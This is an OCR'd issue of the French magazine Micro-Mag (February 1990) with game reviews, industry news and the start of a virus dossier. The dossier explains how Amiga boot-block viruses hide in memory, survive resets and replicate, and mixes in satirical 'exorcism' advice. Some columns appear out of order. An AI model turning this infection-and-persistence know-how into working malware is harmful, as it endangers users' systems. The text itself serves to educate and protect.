

MICRO

M A G

TECHNIQUE

VIRUS :

Détection & Elimination

**NOUVELLE
FORMULE**

• **CPC**

*Des listings
top-niveau*

• **ST**


*Un jeu d'arcade
en GFA*

• **AMIGA**

*Créez
vos Bootblocks*

• **PC**

*Gérez
les fichiers en C*



M 1729 - 10 - 25,00 F



N° 10 MENSUEL FEVRIER 1990 - 25 F
BELGIQUE 180 FB - SUISSE 7,50 FS - CANADA 6,75 \$ CAN

J E U X MICRO-MAG SUPER STAR

The Chaos Strikes Back,
de FTL.....6

J E U X

.....7

N E W S

En vl'a du pro
en vl'a.....12

FEVRIER

1990 N°10

DOSSIER V I R U S

.....14
Sur Amiga,
dans la série
«les grandes
catastrophes»16
Sur ST,
programmez
la bête.....22

LES LOGICIELS DU DOMAINE PUBLIC

.....26


CPC

PROGRAMMATION

Amsaisie30
Le nouveau discours
de la méthode32
L'Assembleur en douceur,
les modes d'adressage48

LISTING

Os court !, *Romba*36
Nettoyage en règle, *Ninja*55



L'énigme du siècle, *Enigma*62

MUSIQUE

Musique Maestro II.....40

PA.....75

PC

INITIATION

Le C et les fichiers.....52

ST

LISTING

Tout vient à point,
Chenille67

PROGRAMMATION

Tapez fort et juste,
vérificateur V10 GFA70

AMIGA

PROGRAMMATION

Saisissez mieux, *Amiga Saisie*28
L'Assembleur 68000,
les registres internes.....45

MICRO-SYNTHESE

Les cartes accélératrices50

LISTING

C'est dans la poche,
Kanguru Meditation.....66
Bootblock Maker V274



ST

CHAOS STRIKES BACK

Pour le meilleur et pour le pire

Plébiscité lors du dernier salon de la Micro, nul ne pourra soutenir que Dungeon Master n'est pas le jeu par excellence. Chaos Strikes Back, nous ne vous apprenons rien, n'est autre que le second volet de cette saga.

18
20

La légende ressurgit enfin, après une attente de près de deux années! Ayant réussi dans le premier épisode à vaincre Lord Chaos, votre équipe va devoir affronter la fureur de ce dernier au travers d'un donjon préparé tout spécialement pour qu'aucun humain ou créature assimilée (orc, elfe ou rédacteur en chef) ne puisse en ressortir vivant. Comme si cela ne suffisait pas, le sorcier a placé dans ce dédale de cavernes quatre morceaux de Corbum, un minéral avant la particularité d'attirer et d'emmagasiner les forces magiques de la planète.

En français dans le texte

Mais laissons là un scénario qui n'a rien de fabuleux pour nous plonger dans l'aventure. Tout d'abord, nous tenons à mettre en garde les joueurs allergiques à la langue anglaise. En fait de notice en français (comme le stipule la jaquette) il s'agit tout juste d'une vulgaire photocopie mal organisée et qui n'aborde que de façon superficielle les éléments du jeu. Seule

alternative, utiliser la documentation en anglais!!! A noter que le distributeur français devrait, dans quelques temps, éditer une version cette fois-ci complètement traduite.


Au pixel près

Avant d'affronter votre destin, vous devrez dans un premier temps réunir une équipe de personnages. Deux cas

jamais joué à *DM* (à moins que vous n'ayez fini *DM* sans faire une seule sauvegarde, en jouant quarante trois heures et demi de suite...). Aux aventuriers solitaires, il incombera donc de rassembler des champions en parcourant une salle aux miroirs semblable à celle de *DM*. Maintenant, à l'aide de la disquette "utilitaires" de *Chaos*, les artistes et les poètes pourront donner libre cours à leur imagination pour changer la physiologie et le patronyme de chacun de ses héros avant de les sauvegarder sur une nouvelle disquette vierge. L'équipe est enfin prête mais perd, avec cette opération, tous les objets acquis au cours de la précédente aventure. A noter qu'on peut très bien

d'autres donnant sur de nouvelles trappes (chute de deux niveaux), des passages secrets, des générateurs de monstres à foison, etc. Un seul vrai désagrément existe dans *Chaos* (les monstres baveux et autres viscosités ne sont pas vraiment des surprises, n'est-il pas...). Un petit bug survient régulièrement, affichant deux jolies bombes sur l'écran en entreprenant la descente dans une trappe à l'aide d'une corde (à proximité du lieu de résidence des "guerriers de la mort"). En revanche, vous serez heureux d'apprendre qu'en mode sommeil, les personnages récupèrent plus rapidement leurs forces. Bref, si la difficulté de ce challenge semble trop prononcée dès les premiers instants de jeu, la subtilité des pièges, la présence de nouveaux monstres, un module d'aide présent sur la disquette "utilitaires" sans oublier tous les éléments qui firent le succès de *DM* font que *Chaos Strikes Back* devraient sans aucun doute combler vos désirs refoulés au cours d'une si longue attente. Les nuits blanches sont de retour!!!

Christian Roux



se présentent. Soit, en aventurier avisé vous avez conservé votre disquette de sauvegarde de *DM*, soit, par manque de jugeote, cette dernière aura disparu de la circulation ou bien, crueuse ot béotien de naissance, vous n'avez

jouer à *Chaos* sans connaître *DM*. Simplement, ne soyez pas surpris que quatre braves vers géants se ruent sur vous au début de l'aventure... Pourtant, le pire reste encore à venir, des trappes invisibles à retardement,

Edité par FTL

0 5 10 15 20

Graphisme:

Son:

Animation:

Intérêt:

Version testée: ST & STE

Prévu sur Amiga.



LES JEUX DU MOIS

Avant toute chose, saluons l'heureuse initiative de l'attaché de presse de Titus qui a décidé d'organiser la première coupe de France de football sur ordinateur (le 7 mars 1990, Fnac Forum à Paris, pour tout détail sur les inscriptions, contacter Titus directement). Les match se dérouleront avec *Kick Off*, sublime jeu de foot, mais, fait à noter, Titus a tenu à associer le plus de

gens possible à l'opération: Commodore, la Fnac, FR3, etc. Ecoutons Daniel Edhery, l'attaché de presse de Titus: «*Nous avons voulu faire une opération intéressante pour le plus de monde possible. Nous continuerons d'œuvrer pour développer non seulement l'image de Titus chez les passionnés micro, mais aussi pour faire connaître les jeux micros en général du grand public*». Avec des

opérations de ce type, il semblerait qu'effectivement, les choses pourraient enfin bouger un peu...

Les stars



Heureux possesseurs de PC, l'année commence très bien pour vous, tant la production sur votre machine favorite marie l'abondance avec la qualité. Soulignons par exemple la sortie de l'excellent *Indianapolis 500*, simulateur de F1 complet et en 3D. L'ensemble est très rapide (même sur un PC bas de gamme) et réellement passionnant à jouer. Et de qui est cette superbe création?

D'Electronic Arts, bien sûr.

On continue dans le bon goût et la qualité avec *Xenon 2*, des Bitmap Brothers. Là encore le jeu est très jouable sur un PC à 8 MHz et les graphismes EGA sont du niveau de la version Amiga. Ce soft prouve à tout

jamais que, pour un très programmeur, il est possible de faire un shoot'em up génial sur PC. Un must.

Great Courts est un excellent jeu de tennis créé par Ubi soft. Reportez-vous aux précédents articles concernant les versions ST et Amiga pour savoir tout le bien qu'on en pense. Seul défaut du PC, le côté saccadé de l'animation dans la configuration 8086 et EGA (style PC 1640 d'Amstrad). Mais avec un AT VGA, c'est sublime, on peut sans peine se prendre pour Yannick Noah en sortant des balles avec un réalisme...





On s'étendra moins sur **Arcade Hit**, une compilation signée Loricel regroupant le bon **Skweek**, l'honorable **Bumpy** et le mauvais **Cobra**. Ceci dit, pour le prix d'un jeu vous en aurez deux bons et une disquette vierge, alors...

On conclut enfin avec **Starflight II**, suite en progrès d'un jeu spatial relativement riche publié par Electronic Arts. Complexe et ardu, le jeu possède cependant un univers intéressant. A réserver aux anglophiles fanas de SF.


Allons, mettons de côté le PC pour un moment, histoire de s'intéresser aux autres. On pourrait commencer par la sortie enfin effective de **Hound of Shadow** (toujours d'Electronic Arts) sur ST. *Hound of Shadow*, nous en

avons déjà parlé, est un jeu de rôle-aventures avec de très beaux graphismes. Prévu également sur Amiga et PC.

Quitte à parler des sorties effectives, autant annoncer celle, enfin réelle, d'**Iron Lord** sur Amiga et ST. La version CPC devrait également arriver très vite. *No comment* si ce n'est qu'**Iron Lord** est un bon jeu, mais qu'il n'a rien de spécialement extraordinaire. On se demande bien pourquoi on l'a attendu impatiemment si longtemps.

Activision nous offre enfin **Fighter Bomber** sur ST, Amiga et PC: c'est magnifique. La 3D est fabuleuse, peut-être même supérieure à celle de **Falcon**, et l'ensemble est beaucoup plus facilement jouable que la moyenne des simulateurs. Géant.

Attention! Ne voyez pas dans ce qui précède la preuve que les jeux micros sont enfin tous devenus des chefs d'œuvre. Non, il en existe toujours de mauvais. Tenez, au hasard, **Fourmi Story** de 16/32 est d'une tristesse



à mourir. L'animation est le seul élément qui puisse être sauvé du lot: graphisme quelconque, lenteur sidérante, chargement très long, intérêt nul à part pour les très, très jeunes. Dommage. Notons cependant que **Nécron**, deuxième produit de 16/32, devrait être davantage digne d'éloges, avec surtout des graphismes de meilleure qualité. Souhaitons en tout cas une longue carrière à 16/32 Editions. D'autant que les prochains jeux de 16/32 Editions, déjà en cours d'élaboration, s'annoncent d'un niveau franchement supérieur.






Du côté de Microïds, nous pouvons enfin vous annoncer la sortie de la version finale d'**Eagle Rider** sur ST. Cet extraordinaire jeu spatial vous a été présenté, en avance, dans le numéro 8 de *Micro-Mag*. Par ailleurs, les versions CPC, Amiga et PC devraient sortir aux alentours de la mi-février. Guettez-les, ce serait dommage de passer à côté.

Continuons dans la qualité avec **Unreal** sur Amiga. Le jeu n'est pas encore fini, mais les écrans sont d'une beauté à couper le souffle. Le jeu mélange 3D et 2D, cette dernière partie étant à la fois la plus belle mais la moins intéressante à jouer. Même si le jeu semble relativement moyen, la splendeur de ses graphismes en fait certainement l'un des deux ou trois plus beaux jeux jamais créé sur un micro. Espérons que la version ST sera du même niveau.

Le dernier wargame d'Electronic Arts (décidément très prolifique) est nettement plus bâclé au niveau graphique (PC uniquement). Ceci étant, **Panzer Battles** satisfera les amateurs du genre et ils sont... légions.

Enfin, il convient de saluer



IBM/TANDY
PC, XT, AT, PS/2, 100% Comp.
S. 285 Double buffered
EGA, CGA, VGA, VGA, 100%
320K Required
Supports Hard Disk
100% Copy Protected

ici la création d'un véritable chef-d'œuvre, j'ai nommé l'extraordinaire **Block Out**, un jeu créé par California Dreams et édité par nos amis allemands de Rainbow Arts.


Ce logiciel possède qui plus est une histoire. Rappelez-vous donc de **Tetris**. En son temps, les média avaient beaucoup parlé de ce jeu génial soit-disant créé par un Russe en Turbo Pascal sur un PC. Simple ou coup de marketing ou histoire vraie, toujours est-il que **Tetris** fit un véritable triomphe dans tous les pays d'Europe. **Tetris** était, souvenez-vous, un jeu *a priori* tout simple : des formes géométriques à empiler de manière à former des lignes, chaque ligne complète s'effaçant de l'écran.

Block Out, c'est exactement la même chose, mais en relief !

En relief? En relief, oui Monsieur. Votre réceptacle comporte 5 carreaux de côtés, soit un total de 25 blocs pour former non plus une ligne mais une dalle. Les blocs posés prennent

une couleur différente par niveau. Tout en bas, ils sont bleus foncés. Au dessus, ils sont verts, puis bleus pâles, etc. Vous êtes situé au dessus de l'amas. Un bloc apparaît sous vos yeux, en 3D fil-de-fer : on peut donc voir sa

forme exacte. Il descend progressivement vers le bas. Vous pouvez le déplacer en hauteur ou en largeur et, surtout, le faire tourner sur lui-même. Cette rotation peut se faire horizontalement ou verticalement. Vous pouvez donc changer la face qui va toucher en premier le sol. Au premier abord, cela semble complètement injouable. Au bout de quelques secondes, on prend très vite le coup et on se pique au jeu. Un quart plus tard, pas moyen de décoller du PC! Chaque dalle disparaît lorsqu'elle est remplie et les dalles supérieures descendent d'une ligne. Le jeu est pour le moment disponible sur PC (mode EGA superbe) et sur Amiga, mais une version ST est imminente. Les possesseurs de CPC ne peuvent que prier et espérer qu'ils bénéficieront un jour de ce pur chef-d'œuvre. Et après tout, pourquoi pas..? Dans le passé, les programmeurs CPC ont souvent réussi à nous étonner, alors...



EN V'LA DU PRO EN V'LA

DU BOULOT !

Aux U.S.A. IBM annonce la suppression de 10 000 emplois d'ici la fin de l'année 1990. Reste à savoir quelle incidence, ceci aura sur le recrutement. IBM compte-elle poursuivre davantage sa politique de partenariat ?

ENFIN !

Aux USA, SubLogic sort un nouveau logiciel: Air Transport Pilot (ATP), un simulateur de vol Boeing 737, 747, 767 et Airbus A300! Là, il y a un marché européen à prendre!

GAINS

Les études pleuvent: l'une d'entre elles à retenir sort de la faculté d'Optométrie de University of California à Berkeley. Un gain de rapidité de 8% a été constaté parmi les utilisateurs travaillant sur écran avec caractères noirs sur fond blanc par rapport à ceux travaillant avec caractères blancs sur fond noir. Et une étude de productivité émanant de la firme prestigieuse de «consulting» Arthur D. Little fait état que sur dix heures de travail productives sur PC, quatre heures de plus sont perdues dans des tâches non productives liées à la technologie.

MA POMME

M. Paul Heckel, auteur de Zoomracks, base de données pour Atari ST et IBM PC, a intenté une action en justice contre Apple. Lancé en 1985, deux ans donc avant Hypercard, Zoomracks s'est vu octroyer le brevet n°4.486.857, qui protège le moyen d'afficher des données séparées

EPYX

EPYX (Summer Games, California Games) recentre ses produits sur des cartouches destinées aux consoles vidéo. Ce recentrage s'accompagne d'une grande mise en chômage technique fin septembre 1989.

La décennie 80 s'achève. Un bref regard en arrière, un constat rapide en somme... quelle puissance informatique mise à la disposition de tous et chacun depuis dix ans! Mais nous avons trop regardé en arrière pour nos applications. Celles existantes imitent et améliorent les machines à écrire et les boîtes de fiches du XIXe siècle. Personne en l'an de grâce mil neuf cent quatre-vingt n'aurait pu prédire avec exactitude les avancées technologiques à venir. Il en est de même à ce jour de tout pronostic sur l'informatique de l'an 2000. Nous nous sommes outillé de PC, et celui ou celle qui ne les manie pas bien risque de compromettre sérieusement ses chances, tout comme les illettrés du siècle dernier. Que dire des chances de son entourage, son entreprise, son pays!

A vous, les tisserands de rêves, les bâtisseurs du futur. A vous, les chasseurs de chimère et les songeurs du possible. A vous, pour que l'extraordinaire et l'impossible d'aujourd'hui deviennent le quotidien de demain. C'est à vous de nous offrir davantage de possibilités et de pouvoirs pendant la décennie qui s'ouvre. Vivons notre futur ensemble.

TRON

Le système d'exploitation japonais Tron, avec l'appui de plus de cent trente entreprises japonaises et étrangères, s'apprête à

LES NOUVEAUX AMSTRAD

On en sait enfin un peu plus sur les nouvelles machines qui devraient être commercialisées par Amstrad en septembre. Il s'agit, pour l'essentiel, d'une refonte des CPC actuels, mais avec des co-processeurs graphiques et sonores de qualité. Un modèle devrait aussi être disponible sans clavier ni moniteur: une console, tout simplement, du niveau des consoles 8 bits actuelles, avec un port cartouche. Attention toutefois, ces informations ne sont pas encore officielles et tout peut encore changer.

SUR LE FRONT

Peine réellement prononcée pour piratage en Californie: un an de prison ferme, deux ans et demi de mise à l'épreuve, et six mois de séances de thérapie psychologique pour l'individu reconnu coupable d'avoir copié illicitement un programme DEC, pénétré le réseau informatique de l'University of Southern California, et possédé seize numéros de téléphone non-autorisés. A noter que le département de commerce aux U.S.A. a sorti sa «liste prioritaire» de pays où le piratage sévit en dépit des conventions internationales: on y trouve le Brésil, l'Inde, le Mexique, la Chine, et la Thaïlande.

PERTES

Commodore USA affiche des pertes de 6,5 millions de dollars pour des ventes de 165,3 millions pendant le troisième trimestre de 1989. Comparé à l'année dernière, où il y avait un bénéfice de 9,6 millions sur des ventes de 200,2 millions. Remarque que ce troisième trimestre 1989 est meilleur que le trimestre précédent, où les pertes s'élevaient à 16,7 millions. Raisons invoquées? Le marché se rétrécit. Chute du dollar sur les marchés internationaux.

frapper un grand coup avec l'introduction de 2,2 millions de PC sous système Tron dans les écoles nippones sur trois ans. Et le NTT (Nippon Telephone and Telegraph Company) compte fermement utiliser Tron comme standard sur ses réseaux numériques nationaux. Même IBM a déjà soumis une station de travail prototype au ministère de l'Education japonais. L'ouverture d'une première ville Tron est prévue dans la banlieue de Tokyo avant l'an 2000.

C'EST TROP FACILE

Un livre qui fait fémir: War Games par un certain T.B. Allen (ISBN 0-7493-0011-6) nous en apprend long sur les jeux de guerre informatisés pratiqués par le Pentagone aux U.S.A. Selon l'auteur, la marine américaine a exigé que les programmes refusent à l'ennemi la possibilité de couler leurs porte-avions. Les jeux sur PC semblent plus réalistes...et sont certainement moins chers!


LES VIR

Les virus sont à la mode.. Pendant un temps, ils ont même fait la Une des médias, télés, radios, grands quotidiens nationaux, etc. Mais par-delà le ridicule occasionné par des pseudo-experts plus avides de sensationnel que d'informations réelles, les virus n'en restent pas moins une menace de plus en plus dangereuse pour les utilisateurs d'ordinateurs. Aujourd'hui, même les systèmes familiaux sont atteints, à la notable exception de l'antique CPC d'Amstrad.

Les possesseurs de PC connaissent le phénomène «virus» depuis maintenant plusieurs années et savent, à peu près, s'en prémunir.

Sur ST et Amiga, la situation est en fait beaucoup plus anarchique. Il existe tant de virus différents que même les utilisateurs les plus avertis ont parfois du mal à s'y repérer. C'est pour cela que nous avons voulu vous aider en vous proposant une étude technique poussée du fonctionnement habituel d'un virus. Nous passerons également en revue les principales précautions à prendre, avant et après infestation. Enfin, nous vous présentons même un listing simulant le fonctionnement d'un virus sur ST ou Amiga. A manipuler avec précaution, évidemment...

US AT T A Q U E N T



LE RETOUR DE SATAN

L'ordinateur est un être fragile qui expire souvent en même temps que sa garantie. De mauvais esprits prétendent que la qualité des composants est choisie en fonction de cette

durée. Mais les raisons profondes sont bien plus surnoises et artificieuses. Une fois de plus, le Malin est à l'œuvre. Si l'irréductible ne s'est pas encore produit, des mesures simples et peu contraignantes sont souvent efficaces :

- n'utilisez d'aucune façon le mot « lapin » près de l'ordinateur - même éteint -.

Préférez l'expression « le cousin du lièvre » ;

- idem pour le nombre de l'antechrist « 666 ». L'exprimer en base 16, soit « 29A » ;
- à l'aide d'une pointe en argent, dessinez une croix romaine, une étoile de David ou une croix de Lorraine sur la carrosserie ;

Parfois hélas !, le Mal s'installe.

Les données disparaissent, des caractères étranges apparaissent, le haut-parleur et les floppies blasphèment, un lapin traverse l'écran de gauche à droite... etc. La bête immonde rôde et il faut l'expulser !

- Une hostie consacrée dans les boîtes de disquettes éloigne le démon Vairhol.

- L'introduction dans la machine d'ail ou de sel béni repousse le démon Plantahj.

Mais ces deux diabolins ne sont souvent que des avatars du polymorphe et rampant Phokontakt qui demande un exorcisme énergétique. Voici deux conjurations utilisées par les plus grands marabouts :

- frapper le possédé avec le joug de bœuf castré à Noël,
- clouer sur l'alimentation une chouette électrocutée à minuit.

Bien sûr, des infestations plus graves exigent l'intervention de puissants sorciers. Seuls ces derniers peuvent invoquer les bons dieux majeurs que sont Meisonmeir, Ocilleco, Kontrolleur et Koudepoñ.

AVERTISSEMENT
L'auteur décline toute responsabilité en regard aux
conséquences que pourrait engendrer cet article.

Dans la série

«Les grandes catastrophes»

LES VIRUS SUR AMIGA

Aujourd'hui, foin de la sempiternelle liste des virus existants sur chaque machine. Essayons plutôt de comprendre ce qui se passe à l'intérieur de la bête lorsqu'un virus s'y est introduit. Le meilleur moyen nous semble l'exégèse des principales méthodes de bases utilisées pour sa fabrication. Evidemment, réaliser un virus qui soit fonctionnel réclame une sacrée expérience. Néanmoins, ces quelques lignes devraient suffire à vous préserver de ce fléau.

Innoculation

Remarquable similitude ! Au sens médical du terme, un virus est une particule qui se reproduit et qui contamine tout ce qu'elle rencontre, causant ainsi un dérèglement plus ou moins poussé du système qui l'héberge. En ce qui nous concerne, le virus est un programme exclusivement écrit en Assembleur, ce langage pouvant seul satisfaire au besoin de contrôler la machine d'une façon relativement pointue. Certains prétendent réaliser des virus en Basic. Soyons sérieux ! Les virus sont l'œuvre de personnes hautement compétentes et fort peu d'utilisateurs sont en mesure d'en concevoir. Heureusement ! Puisque le virus est un programme, il faut qu'il soit lancé (exécuté par le 68000) à un moment ou à un autre lors du fonctionnement de la machine. Pour ce faire, il doit être impérativement installé, soit dans le

Certes d'actualité, le virus s'avère un phénomène particulièrement médiatique comme en témoignent les précédentes affaires (dont le virus de l'horloge sur PC, censé se déclencher un vendredi 13)

boot-block d'une disquette, soit dans l'un des fichiers qui seront exécutés.

Contagion

La raison en est simple : lorsque vous allumez votre Amiga, une main apparaît à l'écran au bout de deux ou trois secondes, vous priant d'insérer une disquette (notez au passage la désagréable interruption produite toutes les trois secondes dans le but de savoir si une disquette est ou non insérée dans le disk-drive). Impatient de jouer, vous introduisez une disquette contenant le dernier presse-bouton démentiel. Sachez qu'avant de vous exciter sur le bâton, il a fallu que le système fasse un chargement de données contenues sur la disquette vers la Ram de l'Amiga. Et, chose importante, l'Amiga-Dos a commencé par charger les données présentes dans le boot-block occupant les deux premiers secteurs de la disquette en question (secteurs 0 et 1 de la piste 0 de la tête 0). Ledit boot-block contient toujours un programme «automatiquement» lancé dès qu'une disquette est insérée. Toute l'astuce est là ! En général, le boot-block ne sert qu'à «vali-

der» la disquette. Il suffit de le remplacer par un programme personnel (longueur inférieure à 1 ko) - un virus par exemple - et celui-ci sera exécuté sans que l'Amiga ne pipe mot. Le contenu du boot-block passe donc inaperçu et peut être modifié par très peu de manœuvres. Avant d'aller plus loin, passons en revue les différents boot-blocks que l'on rencontre dans la nature.

Les boot-blocks

Tout d'abord, il y a ceux qui ne contiennent rien. Dans ce cas la disquette ne peut être bootée. Le boot-block sera en fait rempli avec le mot «Dos», ce qui ne correspond pas à un programme. L'Amiga fait donc réapparaître la main en attendant une autre disquette. D'autres disquettes hébergent un boot-block classique permettant le «boot» de la disquette, c'est-à-dire, dans le cas d'une disquette normale, le chargement de fichiers principaux tels que le «system-configuration» ou encore la célèbre «startup-sequence». Un tel boot-block est facile à reconnaître car constitué d'environ 20 octets formant un programme (initialisation de la librairie Dos), suivis du nom

«dos.library», le reste contenant des 0. Vous trouverez par exemple ce type de boot-block sur votre disquette *Workbench*, à moins bien évidemment que celle-ci soit déjà infectée !

Dans le cas d'une disquette spéciale, jeu ou démo, il y a presque toujours un chargement des programmes par pistes (pas de fichiers à proprement parler). Auquel cas, le boot block contient un «chargeur» conçu pour ce travail, puisque l'Amiga-Dos ne va chercher que les fichiers. Un chargeur est généralement constitué d'un certain nombre d'appels à une partie de la Rom de l'Amiga (KickStart) et notamment au *Trackdisk.device*. Celui-ci est un paquet de programmes (sorte de librairie) contenant tout ce qui est nécessaire au chargement des pistes, au positionnement des têtes de lecture, à la gestion du moteur, etc.

Et il y a le reste : les disquettes classiques contenant un petit utilitaire dans leur boot-block qui sert à connecter/déconnecter le filtre audio, etc. Et... celles qui contiennent les virus. C'est justement ici que d'aucuns font une grave erreur en s'imaginant qu'une disquette est infectée dès lors que le boot-block diffère d'un boot-block classique. Faux et archi-faux ! Il peut très bien s'agir d'un chargeur. L'utilisateur craint, utilisant son *Virus Killer* favori, va vider le boot-block. Dans le cas d'un chargeur, cela équivaut à la destruction de la disquette, car disparaît ainsi le seul moyen

d'en charger le contenu. Il faut donc, à moins d'être un expert, éviter tout geste semblable; rien au premier abord ne différencie un chargeur d'un virus. Pour résoudre en partie le problème, il faut savoir que les virus de la première génération (ceux qui se logent dans les boot-blocks) ont, dans la majorité des cas, leur nom d'inscrit à un endroit du boot-block. Dès lors, moyennant un outil idoine, il est aisé d'identifier un Byte-Bandit, un SCA, un North-Star, etc. On utilise alors, soit un Virus-Killer, à manier toutefois avec précaution, soit un éditeur de secteurs (réclamant encore plus de précautions). Ces programmes se trouvent facilement dans le domaine public, consultez à ce propos les pubs et articles de journaux spécialisés. Ceci étant, nous donnerons à la fin de cet article l'équivalent d'un Virus-Killer, mais... continuons nos recherches.

Vous avez compris qu'il est très simple de prendre en main le contrôle du système dès l'insertion d'une disquette, car un virus peut ensuite tout faire. Pour vous donner quelques frayeurs, sachez qu'il est possible de faire sauter le moniteur A10845 par software... Vous avez bien compris : un programme pourrait s'attaquer au matériel !

Reproduction

Que fait le virus situé dans le boot-block de la disquette que vous venez d'insérer? Il va d'abord se loger dans la mémoire d'une manière sûre et efficace, par un procédé rendant impossible son effacement (sauf coupure de courant). Pour ce faire, ces vermines affectionnent la partie haute de la chip-Ram, entre les adresses \$78000 et \$7FFFF. Pourquoi? Parce que cette zone n'est, pour ainsi dire, jamais initialisée. Le reste de la mémoire est, en revanche en perpétuel mouvement. Le

virus profite de cette particularité *a priori* surprenante: quand vous faites un RESET manuel (CTRL-AMIGA-AMIGA), sachez que très peu de données sont effacées de la Ram.

L'ordinateur ne vide que des zones bien définies, lesquelles ne sont évidemment pas squattées par les virus. En fait, l'Amiga a en mémoire la liste des zones modifiées depuis l'allumage de la machine (par le chargement d'un fichier, etc). Ce sont justement celles-ci qui sont remises à zéro. Le virus occupant « discrètement » une zone sans que le système en soit prévenu, il reste lové dans la plus totale discrétion, bien au chaud, prêt à l'action, tel l'hydre tentaculaire faussement endormie. Mais la bête immonde ne sommeille pas vraiment et guette la venue d'une proie innocente : la disquette. Ce peut être le RESET, mais aussi l'instant où vous insérez une disquette dans le lecteur. Où le monstre va-t-il ensemencer? Les virus de la première génération tentent de se multiplier sur le boot-block de la disquette « en cours ». Cela signifie que le virus contient une routine qui le duplique sur toute disquette. Si cette dernière contient un boot-block classique, elle ne sera pas détruite, si en revanche elle dispose d'un chargeur de pistes... autant la formater et la réutiliser pour autre chose. C'est ainsi qu'énormément d'utilisateurs se font piéger. Fort heureusement, il existe un rempart inviolable sur lequel s'écrouleront « tous » les virus : le taquet de protection. En d'autres termes, une butée mécanique qui indique au contrôleur si l'écriture est autorisée ou non. Impossible de passer outre ce procédé hardware interdisant toute reproduction (bien que le virus soit toujours en mémoire).

Mais que faire avec les disquettes dites de travail, ne pouvant par définition être

constamment protégées en écriture? Une disquette de travail (pour ceux qui en ont) n'est jamais une disquette bootable. Par conséquent, le boot-block, quel qu'il soit, n'est pas utilisé. Le problème est plus gênant avec les virus de la seconde génération qui se logent dans les fichiers de la disquette présente dans le lecteur. Là aussi, il suffit de protéger ses disquettes. Mais imaginez un disque dur bourré de fichiers sans système de protection. Le virus va proliférer détruisant tout sur son passage. L'horreur! Pour les « heureux » possesseurs de ce support, signalons qu'il n'existe pas de parade absolue.

Toutefois, mettons les choses au point : un virus est l'œuvre d'un programmeur appartenant la plupart du temps à un groupe. La propagation du mal se fait alors par le biais de copies. Par conséquent, si vous avez déjà été victime d'un virus, c'est parce que vous possédiez des copies frauduleuses (on ne trouve théoriquement « jamais » de virus sur des originaux). Vous objecterez alors que les démos, bien qu'étant des logiciels du domaine public, contiennent parfois des virus installés presque toujours volontairement. C'est vrai. Seulement, les détenteurs d'un disque dur utilisent en principe leur Amiga professionnellement et se contrefichent des démos ou autres D.P.

